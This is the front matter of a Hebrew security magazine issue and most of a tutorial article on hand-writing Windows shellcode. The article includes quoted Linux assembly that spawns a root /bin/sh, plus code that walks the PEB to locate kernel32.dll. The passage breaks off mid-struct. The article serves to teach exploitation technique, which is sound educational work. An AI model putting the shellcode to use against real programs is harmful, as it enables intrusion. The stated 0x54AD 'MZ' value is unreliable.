


Digital Whisper

גליון 82, מאי 2017

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורך:	ניר אדר
כתבים:	ניר רבסקי, אנה דורפמן ואדיר אברהם

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לדברי הפתיחה של הגליון ה-82 של DigitalWhisper וחג עצמאות שמח לכולנו!

כמו שבטח שמתם לב, את הגליון הוצאנו באיחור מתוכנן של יום מפאת כבוד יום הזיכרון. יום חשוב מאוד כפרט וככלל, יום שמאפשר לנו לעצור לרגע את כל מה שאנחנו עושים, ולהקדיש מעט זמן לכל אותם אנשים אשר בזכותם אנחנו כאן. לכל אותם גיבורים שלחמו ונתנו את חייהם בשבילנו.


אני ממליץ לכם מאוד לחפש ולשמוע דווקא את הסיפורים הפחות מפורסמים של יום זה, ואם אפשר - אז מגוף ראשון. מכירים מישהו מהמשפחה שלכם שלחם במלחמת ששת הימים? בקשו ממנו בהזדמנות הראשונה שיוצאת לכם לספר לכם איך זה היה ממה שהוא זוכר, שכן שלכם היה מפקד טנק במלחמת יום כיפור? שבו איתו, פשוט כדי לשמוע את הסיפור שלו, את הבדיחות שלו, את הזיכרונות שלו מהלחימה ומהחברים שלו. מבטיח לכם שלא תתחרטו, מניסיון.

ועוד נקודה, כמו שבטח ששמתם לב, אנחנו עובדים במתכונת מאוד מצומצמת (כאשר המתכונת הרגילה היא בערך 2 אנשים), ולכן גם הגליונות האחרונים מצומצמים וגם פה ושם יש פיספוסים... אך אל דאגה, ואל תאמינו לשמועות שכבר יצא לנו לשמוע, אנחנו לא זונחים את הפרוייקט המופלא הזה (אולי זה יקרה בגליון מספר 100? מי יודע...), וזה לא שום סימן לדעיכה או לזה שכבר לא אכפת לנו, פשוט, כאמור - חצי מצוות המגזין עצמו לחפש את עצמי בחצי הדרומי של הפלנטה שלנו. והנה הוכחה לכך (המצורפת עם דרישת שלום):

שיהיה לכולנו חג עצמאות 69 שמח! תחי מדינת ישראל!


כרגיל נרצה להודות לכל מי שהשקיע החודש מזמנו, ישב וכתב לנו מאמרים! תודה רבה לניר רבסקי, תודה רבה לאנה דורפמן, ותודה רבה לאדיר אברהם.

קריאה מהנה!
ניר אדר ואפיק קסטיאל.



תוכן עניינים

WINDOWS SHELLCODING	4
המקרה המוזר של הקונפיגורציה הנעלמת של RAMNIT	31
PHISHING - קווים לדמותו	42



Windows Shellcoding

מאת ניר רבסקי

הקדמה

אתם ברגע השיא, מצאתם איזה חוצץ לגלוש ממנו באפליקציה וכל מה שנותר הוא לשים ב-payload את הקוד שיאפשר לכם לפתוח shell, או כל העולה על דעתכם באותו הרגע. אז מה נשאר? לצרף את ה-shellcode המתאים וזהו, הפגיעה תושלם בהצלחה.

במאמר הבא נעסוק בהבנת השלבים לכתיבת shellcode ונכיר את העקרונות הבסיסיים לכתיבת shellcode. אנו נכיר את המושגים בעולם זה, נציג את ההבדלים במערכות השונות, נכיר את הצורך בכתיבת shellcode משלנו ונממש shellcode בעצמנו תוך כדי הסבר מלא על התהליך.

אז מהו בכלל shellcode?

ההגדרה למושג shellcode ולסקירת הנושא בכללותו נעשתה בגיליון 49 מאת דביר אטיאס - Syst3m, ShuTd0wn אשר עוסק בכתיבת shellcode תחת פלטפורמת לינוקס, וכן הוזכר בגיליון 56 במאמר מאת דן בומגרד במדריך המהיר לכתיבה של וירוס פשוט. אנו נעבור ביסודיות על המושגים השונים בתהליך כתיבת ה-shellcode, אך מומלץ מאוד לקרוא את שני המאמרים על מנת לקבל תפיסה טובה ורחבה לגבי הנושא.

למרות היותה מילה גדולה אשר יכולה להיות גם מאוד מרתיעה, shellcode הוא בסופו של דבר אוסף תווים המיוצגים בהקסה דצימלי. אוסף תווים זה הינו הייצוג של אוסף פקודות מסוימות בקוד מכונה שאותן מריצים כ-payload לאחר מציאת החולשה (exploit).

ומהו קוד מכונה?

קוד מכונה הינו רצף של ביטים - 0 או 1, לצורך ביצוע פקודות שאותן המעבד יבין. אסמבלי נחשבת שפה נמוכה אשר הפקודות בשפה מתבצעות ישירות מול המעבד. אי אפשר לתכנת באסמבלי מבלי להבין את הדרך שבה עובד המעבד. כל פקודה באסמבלי מתורגמת לפקודה בשפת מכונה.

העקרונות והכללים הבסיסיים לכתיבת Shellcode

על מנת לקבל את ה-shellcode האידיאלי, הדרך הטובה ביותר לכתיבתו היא באסמבלי, זאת משום שכפי שציינתי קודם, הפקודות באסמבלי מתורגמות ישירות לקוד מכונה, ועובדות ישירות מול המעבד. בצורה

כזאת ההמרה בין פקודות האסמבלי לצורתן בהקסה דצימלי תהיה האופטימלית ביותר והנכונה ביותר- המרה ישירה.

לעומת זאת, אם נרצה להמיר קוד הכתוב ב-C/C++ להקסה דצימלי, קיים סיכוי גדול שההמרה לא תתבצע בצורה הנכונה ביותר ועלולות להיות שגיאות אשר ימנעו מה-shellcode לרוץ באופן חלק ללא תקלות, וזאת משום שלא יעמוד בכל חוקי כתיבת ה-shellcode.

לא כל קטע קוד באסמבלי הוא shellcode. ישנם מספר חוקים המגדירים את אותו קטע קוד להיות shellcode:

Null Bytes

Null Bytes, כלומר - 0x00, אלו הם הערכים אשר מסמלים בדרך כלל את סיום המחרוזת בקוד (null terminator). כך המעבד יודע להתמודד עם מחרוזות בקוד. במידה וה-shellcode שלנו יכיל את הערכים האלו, משמעות הדבר היא שהקוד שלנו ייעצר באמצע והוא לא יועתק או ירוץ בשלמותו. כמו כן רצוי לא להשתמש בתווים '\n' או ב-'\r' אשר יכולים לגרום לבעיות בהרצת הקוד וכן בהעתקתו.

אורך ה-Shellcode

רצוי שהקוד יהיה קצר ומתומצת ככל שניתן ושבסיום כתיבת הקוד והפיכתו לתווי הקסה דצימליים המחרוזת הסופית תהיה קצרה. זאת על מנת שלא תהיה בעיה בהכנסת ה-shellcode לתוכנית שבה נמצאה החולשה, ושהמקום שמצאנו יהיה מספיק להכנסת ה-shellcode, ללא כל סיבוך ופיצול למקומות נוספים במקרה ואין מקום.

לעיתים תכופות קיצור ה-shellcode ייעשה בעזרת מגוון טריקים באסמבלי.

תלות בכתובות

כאשר כותבים תכנית ב-C/C++, קל מאוד לקרוא לפונקציות. כל מה שצריך הוא לכתוב בתחילת התוכנית include לאותה ספרייה שבה רוצים להשתמש, לוודא שנעשה linking לספרייה, ובתוכנית עצמה לקרוא לפונקציה לפי שמה. מאחורי הקלעים קורה התהליך הבא: באמצעות ה-compiler וה-linker מתבצעת מציאת כתובות הפונקציות שנקראו בתוכנית, לדוגמא מציאת כתובת הפונקציה MessageBox מהספרייה User32.dll.

העבודה הזו מאחורי הקלעים מאפשרת לנו לקרוא לפונקציה לפי שמה בתוכנית.

כאשר מדברים על כתיבת shellcode אין אפשרות לקרוא לפונקציה לפי שמה כי את העבודה "מאחורי הקלעים" אנחנו מבצעים באופן עצמאי בכתיבת ה-shellcode. לא ניתן לדעת האם ה-DLL שעליו אנו מסתמכים בכתיבת הקוד נטען לזיכרון ובנוסף איננו יודעים את כתובות הפונקציות. בעקבות מנגנוני הגנה כגון ASLR- Address Space Layout Randomization, אשר טוען באופן רנדומלי למרחב הזיכרון של התהליך את כלל חלקיו הכוללים את ה-Stack, Heap, Executable base והספריות, לא ניתן לאפיין ולהסתמך על כתובות קבועות.

בשל כך ישנו צורך לבצע את מציאת ה-DLL-ים הרצויים לקוד באופן עצמאי וללא תלות בכתובות, אלא על סמך מבנה האובייקטים בזיכרון.

מימוש הפונקציה ExitProcess בסוף ה-Shellcode:

הפונקציה ExitProcess מקנה את הפונקציונליות לסיום התוכנית בצורה תקינה. בגלל המחויבות לכתיבה באופן עצמאי ללא תלות בחלקי קוד אחרים, אלא קוד עצמאי בלבד, רצוי לממש ב-shellcode את פונקציה זו על מנת שסיום התוכנית יהיה תקין והתכנית לא תקרוס (לא חייבים תמיד לסיים עם פונקציה זו אך מאוד רצוי).

כתיבה ישירה של מחרוזות:


כאשר נכתוב קוד ב-C/C++ נוכל להגדיר משתנים גלובליים בתכנית, לדוגמא מחרוזת מסוימת. מחרוזת זו תמוקם ב-data section. שבתכנית והיא תדע לקחת אותה מאותו מיקום ולהשתמש בה בעת הצורך.

בכתיבת Shellcode לא ניתן להסתמך על קריאה מ-section אחר, ואיננו יכולים שיהיו תלויות בקוד שלנו בכתובות. כתוצאה מכך, נצטרך לכתוב את המחרוזות בהן נרצה להשתמש בקוד עצמו ולאחסן אותן בצורה נכונה ב-Stack.

דוגמא למימוש שיטה זו נראה בהמשך המאמר ונרחיב עליה.

Linux vs. Windows Shellcode

כתיבת shellcode ב-Linux נחשבת פשוטה יותר וזאת בשל היכולת פשוט לקרוא ל-System calls (System functions). לא אפרט על מימוש shellcode ב-Linux, אך אסביר בקצרה כי Linux בניגוד ל-Windows מספקת דרך ישירה לתקשר ולהתנהל מול ה-Kernel וזאת באמצעות ההוראה int 0x80. גם ב-Windows העיקרון הוא דומה אך מאוד מגביל אותנו.



נסתכל על הדוגמא הבאה הלקוחה ממדריך שכתב Steve Hanna (קישור אליו נמצא בסוף המאמר):

```
_start:
        xor eax, eax
        mov al, 70              ;setreuid is syscall 70
        xor ebx, ebx
        xor ecx, ecx
        int 0x80

        jmp short ender

        starter:

        pop ebx                 ;get the address of the string
        xor eax, eax

        mov [ebx+7 ], al        ;put a NULL where the N is in the string
        mov [ebx+8 ], ebx       ;put the address of the string to where the
                                ;AAAA is
        mov [ebx+12], eax       ;put 4 null bytes into where the BBBB is
        mov al, 11              ;execve is syscall 11
        lea ecx, [ebx+8]        ;load the address of where the AAAA was
        lea edx, [ebx+12]       ;load the address of the NULLS
        int 0x80                ;call the kernel, WE HAVE A SHELL!

        ender:
        call starter
        db '/bin/shNAAAABBBB'
```

דוגמא זו הינה מימוש קוד להשגת Root privilege. אם מסתכלים על הקוד ניתן לראות את החזרה על איפוס האוגר eax, השמת ערך ה-system call המתאים, וקריאה להוראה int 0x80.

Windows Operating System

בשביל לכתוב shellcode שלא תלוי מיקום בקוד ב-Windows, נוכל להיעזר במבני נתונים שמצויים בכל תהליך. יש למצוא את הכתובות הרלוונטיות באופן ידני לפי המבנים בזיכרון, לבצע את המעבר ביניהם, ללא תלות בכתובות או במשתנים קבועים.

כתיבת ה-Shellcode שלנו תעשה על פי השלבים הבאים:

1. מעבר על אובייקט ה-PEB.
2. מעבר על האובייקט PEB_LDR_DATA.
3. מציאת Kernel32.dll Base address.
4. מציאת טבלת ה-Exports בספרייה Kernel32.dll.
5. מציאת הפונקציה GetProcAddress.
6. שליפת הכתובת של הפונקציה הרצויה באמצעות מימוש הפונקציה GetProcAddress.
7. מימוש הפונקציה הרצויה באמצעות הפרמטרים המתאימים לה.
8. שליפת הכתובת של הפונקציה ExitProcess באמצעות מימוש הפונקציה GetProcAddress.
9. מימוש הפונקציה ExitProcess באמצעות הפרמטרים המתאימים לה.

שנתחיל?

PEB

PEB- Process Environment Block הינו אובייקט אשר מייצג את התהליך במרחב ה-User land והוא נמצא בכתובת קבועה בזיכרון. אובייקט זה מכיל מידע על התהליך אשר כולל בדיקת ריצה תחת debugger, image base address - כתובת שממנה קובץ ההרצה נטען לזיכרון, רשימת ה-dll-ים שנטענים לתהליך ועוד מידע רב. נחמד לציין כי האובייקט המקביל לאובייקט זה במרחב ה-Kernel הינו אובייקט ה-EPROCESS אשר מכיל מצביע לאובייקט ה-PEB.

כפי שתיארתי קודם לכן, ה-DLL-ים שנטענים לתוכנית ייטענו בכל בפעם בכתובות אחרות בזיכרון וזאת תודות למנגנון ה-ASLR. בשל כך איננו יכולים להסתמך על כתובות קבועות. **אבל** ניתן להסתמך על כתובתו של אובייקט ה-PEB בזיכרון וזאת כי נטען בכתובת קבועה **וממנו** למצוא את מיקומי ה-DLL-ים בזיכרון!

```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  BYTE                          Reserved4[104];
  PVOID                         Reserved5[52];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved6[128];
  PVOID                         Reserved7[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

[PEB Structure - מתוך האתר של מייקרוסופט MSDN]

המימוש שלנו בקוד ייראה כך:

```
xor ecx, ecx
mov eax, fs:[ecx + 0x30]
```

בשורה הראשונה, איפסנו את האוגר ecx על ידי הפעולה xor, ובשורה השנייה הגענו לאובייקט ה-PEB שכפי שציינו מקודם, מיקומו קבוע בזיכרון. חשוב לציין שכתיבת הקוד בשיטה זו מאפשרת יישום של הקוד ללא Null Bytes, כחלק מכללי הייסוד בכתיבת shellcode. איפוס האוגר ecx על ידי שיטה זו ולא באמצעות השמת הערך 0, וכן שימוש בשורה השנייה בקוד לצורך חישוב הקפיצה לאובייקט ה-PEB מספק כתיבה ללא ערכי Null. במקרה שהשורה השנייה הייתה נראית כך: mov eax, fs:[0x30], רצף תווי ההקסה דצימליים היה נראה כך: "64 A1 30 00 00 00". כאשר השורה השנייה נכתבת בצורה

המוצגת בתרשים, אנו מתגברים על בעיית ה-Null bytes בקוד, ורצף תווי ההקסה דצימליים ייראה כך: "64 8B 41 30".

ניתן לראות כי השדות באובייקט מאופיינים על ידי טיפוסי מידע, אשר לכל אחד מהם גודל שונה. השדה שמעניין אותנו הינו השדה PPEB_LDT_DATA Ldr, שהוא המצביע לאובייקט PEB_LDR_DATA המכיל את המידע על מודולים שנטענו לתהליך.

על מנת להגיע אליו יש לחשב את ההפרש מתחילת מבנה הנתונים של ה-PEB ועד לאותו שדה, ובעת כתיבת הקוד לבצע את ההזזה לשדה זה. לאחר הסתכלות אנו יכולים לראות כי הקפיצה לשדה זה בתוך האובייקט היא קפיצה בגודל 12 (0xC).

המימוש לכך בקוד שלנו:

```
mov eax, [eax + 0xc]
```

PEB_LDR_DATA

אז הגענו לאובייקט ה-LDR, שכפי שאמרנו קודם הוא אובייקט המכיל בתוכו את כלל המודולים הטעונים לתהליך.

```
typedef struct _PEB_LDR_DATA {
  BYTE       Reserved1[8];
  PVOID      Reserved2[3];
  LIST_ENTRY InMemoryOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```


[PEB_LDR_DATA Structure - מתוך האתר של מייקרוסופט MSDN]

גם באובייקט זה נבצע את אותו תהליך. נחשב את ההפרש לשדה שנרצה להגיע אליו, ונבצע את הקפיצה אליו.

הקפיצה בין אובייקטים בזיכרון מתארת את הקונספט המרכזי במימוש השיטה בכתיבת shellcode במערכת Windows, וברגע שאנו מבינים תהליך זה, אנו מקבלים כוחות על להגיע לכל מקום.

בשלב זה, נרצה להגיע לשדה LIST_ENTRY InMemoryOrderModuleList. זהו מבנה נתונים המייצג רשימה מקושרת דו כיוונית המכילה אינפורמציה על כלל המודולים שנטענו לתהליך. הקפיצה תהיה בגודל 20 (0x14).

הרשימה כוללת את המצביעים לאובייקטים LDR_DATA_TABLE_ENTRY, שעליהם תכף נרחיב.



בואו נראה, מבנה הנתונים LIST_ENTRY נראה כך:

```
typedef struct _LIST_ENTRY {
   struct _LIST_ENTRY *Flink;
   struct _LIST_ENTRY *Blink;
} LIST_ENTRY, *PLIST_ENTRY, *RESTRICTED_POINTER PRLIST_ENTRY;
```

[LIST_ENTRY Structure - מתוך האתר של מייקרוסופט MSDN]

ניתן לראות את השדות Flink ו-Blink המשמשים כמצביעים למודול הבא והקודם בהתאמה (מייצגים כתובות כ-4 בתים). מצביעים אלו מצביעים לאובייקטים מסוג LDR_DATA_TABLE_ENTRY הנראים כך:

```
typedef struct _LDR_DATA_TABLE_ENTRY {
    PVOID Reserved1[2];
    LIST_ENTRY InMemoryOrderLinks;
    PVOID Reserved2[2];
    PVOID DllBase;
    PVOID EntryPoint;
    PVOID Reserved3;
    UNICODE_STRING FullDllName;
    BYTE Reserved4[8];
    PVOID Reserved5[3];
    union {
        ULONG CheckSum;
        PVOID Reserved6;
    };
    ULONG TimeDateStamp;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

[LDR_DATA_TABLE_ENTRY Structure - מתוך האתר של מייקרוסופט MSDN]

כפי שרואים במבנה הנתונים של האובייקט, ישנו שדה מסוג LIST_ENTRY הנקרא InMemoryOrderLinks שאליו בעצם מתרחשת ההצבעה ולא לתחילת האובייקט כפי שראינו את ההצבעות לאובייקטים עד כה.

השדה InMemoryOrderLinks הינו שדה מסוג LIST_ENTRY. שדה זה עוזר לנו לבצע את המעבר בין המודלים השונים הטעונים בתהליך, באמצעותו אנו מבצעים את המעבר למודול הבא הטעון, כלומר את הקפיצה הבאה לאובייקט מסוג LDR_DATA_TABLE_ENTRY בכתובת שבה נמצא השדה InMemoryOrderLinks באובייקט.

נתקדם ברשימה עד שנגיע למודול אותו אנו מחפשים והוא Kernel32.dll. במודול זה נמצאת הפונקציה שאנו רוצים למצוא והיא GetProcAddress. המודול Kernel32.dll נטען כמודול השלישי ברשימה, כאשר המודול הראשון הינו ה-executable עצמו והשני הינו המודול ntdll.dll.

סוף סוף הגענו לאובייקט השלישי מהטיפוס LDR_DATA_TABLE_ENTRY המייצג את המודול שרצינו - Kernel32.dll. ומה עכשיו? עכשיו ניקח את ה-BaseAddress שלו, כלומר את המצביע לכתובת שממנה ה-DLL נטען לזיכרון. זהו השדה DllBase מהטיפוס PVOID, אשר נמצא במיקום 0x18 מתחילת האובייקט.

חשוב לראות כי איננו נמצאים בתחילת האובייקט, אלא בשדה InMemoryOrderLinks הממוקם במיקום 0x8 מתחילת האובייקט. לכן, נצטרך לחשב את ההפרש ביניהם והתוצאה תהיה הקפיצה שיש לבצע על מנת לקבל את המצביע לכתובת הבסיס של Kernel32. המעברים בין האובייקטים יכולים להישמע טיפה מורכבים אך כאשר נפרוס זאת לתרשים נוכל לראות כלל התהליך בבירור. אז כל מי שעדיין לא בטוח ברצף המעברים יבין יותר טוב בתרשים הבא:

```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  BYTE                          Reserved4[104];
  PVOID                         Reserved5[52];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved6[128];
  PVOID                         Reserved7[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

0xC

```
typedef struct _PEB_LDR_DATA {
  BYTE       Reserved1[8];
  PVOID      Reserved2[3];
  LIST_ENTRY InMemoryOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

0x14

struct _LIST_ENTRY *Flink;
struct _LIST_ENTRY *Blink;

```
typedef struct _LDR_DATA_TABLE_ENTRY
{
    LIST_ENTRY InLoadOrderLinks; /* 0x00 */
    LIST_ENTRY InMemoryOrderLinks; /* 0x08 */
    LIST_ENTRY InInitializationOrderLinks; /* 0x10 */
    PVOID DllBase; /* 0x18 */
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName; /* 0x24 */
    UNICODE_STRING BaseDllName;
```

calc.exe

struct _LIST_ENTRY *Flink;
struct _LIST_ENTRY *Blink;

```
typedef struct _LDR_DATA_TABLE_ENTRY
{
    LIST_ENTRY InLoadOrderLinks; /* 0x00 */
    LIST_ENTRY InMemoryOrderLinks; /* 0x08 */
    LIST_ENTRY InInitializationOrderLinks; /* 0x10 */
    PVOID DllBase; /* 0x18 */
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName; /* 0x24 */
    UNICODE_STRING BaseDllName;
```

ntdll.dll

struct _LIST_ENTRY *Flink;
struct _LIST_ENTRY *Blink;

```
typedef struct _LDR_DATA_TABLE_ENTRY
{
    LIST_ENTRY InLoadOrderLinks; /* 0x00 */
    LIST_ENTRY InMemoryOrderLinks; /* 0x08 */
    LIST_ENTRY InInitializationOrderLinks; /* 0x10 */
    PVOID DllBase; /* 0x18 */
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName; /* 0x24 */
    UNICODE_STRING BaseDllName;
```

0x10

Our target!

kernel32.dll

[קרדיט- https://securitycafe.ro]

מימוש לחלק זה בקוד שלנו ייראה כך:

```
mov  esi,  [eax + 0x14]   // InMemoryOrderModuleList
lodsd                     // Load double word at address ds:(e)si into eax- Get the second Module
xchg  eax,  esi
lodsd                     // Load double word at address ds:(e)si into eax- Get the third Module
mov  ebx,  [eax+ 0x10]    // Base Kernel32.dll address
```


ניתן לראות את המעבר לשדה InMemoryOrderModuleList באובייקט ה-PEB_LDR_DATA, וממנו לשדה InMemoryOrderLinks מסוג LIST_ENTRY, אשר נמצא בתוך האובייקט LDR_DATA_TABLE_ENTRY. באמצעות הפקודות lodsd ו-xchg, נבצע את המעבר על המודולים הטעונים, עד אשר נגיע למודול השלישי שהוא Kernel32.dll, וממנו נוציא את כתובת הבסיס לאוגר ebx, זאת באמצעות הפקודה mov ebx, [eax, 0x10].

לאחר שמצאנו את כתובת הבסיס של Kernel32.dll אפשר להמשיך לצלול פנימה.

מציאת טבלת ה-exports בתוך המודול Kernel32.dll

מבני קבצי DLL זהים למבנה קבצי EXE, אשר נמצאים תחת הקטגוריה של קבצי Portable Executable-PE במערכות Windows. אני לא אפרט בהרחבה לגבי מבנה קבצי PE, אך אסביר באופן כללי ואתייחס לחלקים הרלוונטיים אלינו. מבנה הקבצים האלו הינו קבוע. באופן כללי מחולק לשני חלקים, כאשר הראשון נקרא Headers והשני נקרא Sections. כמו כן, כל חלק מחולק בתוכו לתת חלקים נוספים.

נמחיש את החלוקה באמצעות האיור הבא:



[קרדיט-http://resources.infosecinstitute.com]

כאן נראה את החלוקה בבירור ובסדר שבו היא נמצאת לפי ה-Headers וה-Sections בהתאמה. אנו מעוניינים להגיע לפונקציות שאותן מכיל המודול, ולפונקציה GetProcAddress בפרט, ולכן נצטרך להגיע לטבלת ה-export שם נמצאות כל הפונקציות שקיימות במודול זה.

על מנת להגיע לטבלה זו במודול, נצטרך לעבור על מבנה הקובץ לפי הסדר עד אשר נמצא את הטבלה שאנו מחפשים ובתוכה את הפונקציה הרצויה.

שלב 1- DOS Header

זהו ה-Header הראשון בחלק זה. גודלו 64 בתים והם נמצאים בכל קבצי ה-PE. חלק זה מאמת את ההרצה של הקובץ גם ב-DOS stub mode, והמבנה שלו כאובייקט מיוצג כך:

```
typedef struct _IMAGE_DOS_HEADER
{
     WORD e_magic;
     WORD e_cblp;
     WORD e_cp;
     WORD e_crlc;
     WORD e_cparhdr;
     WORD e_minalloc;
     WORD e_maxalloc;
     WORD e_ss;
     WORD e_sp;
     WORD e_csum;
     WORD e_ip;
     WORD e_cs;
     WORD e_lfarlc;
     WORD e_ovno;
     WORD e_res[4];
     WORD e_oemid;
     WORD e_oeminfo;
     WORD e_res2[10];
     LONG e_lfanew;
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

[קרדיט- http://www.pinvoke.net]

זהו מבנה הנתונים הראשון שנראה לאחר מציאת המודול הרצוי בזיכרון.

ניתן לראות את השדה הראשון שנמצא e_magic, הנקרא magic number, אשר מייצג את המזהה של סוג הקובץ ויכיל תמיד את הערך 0x54AD שהוא ייצוג של הערך MZ. כמו כן, ניתן לראות את השדה e_lfanew. שדה זה נמצא במיקום 0x3C מתחילת האובייקט והוא מייצג את ה-Header הבא שהוא לא אחר מאשר PE HEADER (NT HEADER).

שלב 2 - NT Header

לאחר שעשינו קפיצה מה-Header הראשון, הגענו ל-Header זה, כאשר המבנה שלו נקרא כך:

```
typedef struct _IMAGE_NT_HEADERS {
  DWORD                 Signature;
  IMAGE_FILE_HEADER     FileHeader;
  IMAGE_OPTIONAL_HEADER OptionalHeader;
} IMAGE_NT_HEADERS, *PIMAGE_NT_HEADERS;
```

[IMAGE_NT_HEADERS Structure- מתוך האתר של מייקרוסופט MSDN]

כפי שניתן לראות המבנה מורכב משלושה שדות.

השדה הראשון הינו Signature אשר מיוצג ע"י 4 בתים המכילים את הערך "PE\0\0". השדה השני הוא ה-FileHeader המיוצג ע"י האובייקט IMAGE_FILE_HEADER, והוא מכיל אינפורמציה נוספת על הקובץ. השדה השלישי והרלוונטי ביותר אלינו הינו שדה ה-OptionalHeader, אשר מיוצג על ידי האובייקט IMAGE_OPTIONAL_HEADER, אליו נבצע את הקפיצה הבאה שלנו.

שלב 3 - Optional Header

מבנה זה מכיל בתוכו מידע רב. נוכל להבין את גודל האינפורמציה על ידי הסתכלות על המבנה:

```
typedef struct _IMAGE_OPTIONAL_HEADER {
  WORD                 Magic;
  BYTE                 MajorLinkerVersion;
  BYTE                 MinorLinkerVersion;
  DWORD                SizeOfCode;
  DWORD                SizeOfInitializedData;
  DWORD                SizeOfUninitializedData;
  DWORD                AddressOfEntryPoint;
  DWORD                BaseOfCode;
  DWORD                BaseOfData;
  DWORD                ImageBase;
  DWORD                SectionAlignment;
  DWORD                FileAlignment;
  WORD                 MajorOperatingSystemVersion;
  WORD                 MinorOperatingSystemVersion;
  WORD                 MajorImageVersion;
  WORD                 MinorImageVersion;
  WORD                 MajorSubsystemVersion;
  WORD                 MinorSubsystemVersion;
  DWORD                Win32VersionValue;
  DWORD                SizeOfImage;
  DWORD                SizeOfHeaders;
  DWORD                CheckSum;
  WORD                 Subsystem;
  WORD                 DllCharacteristics;
  DWORD                SizeOfStackReserve;
  DWORD                SizeOfStackCommit;
  DWORD                SizeOfHeapReserve;
  DWORD                SizeOfHeapCommit;
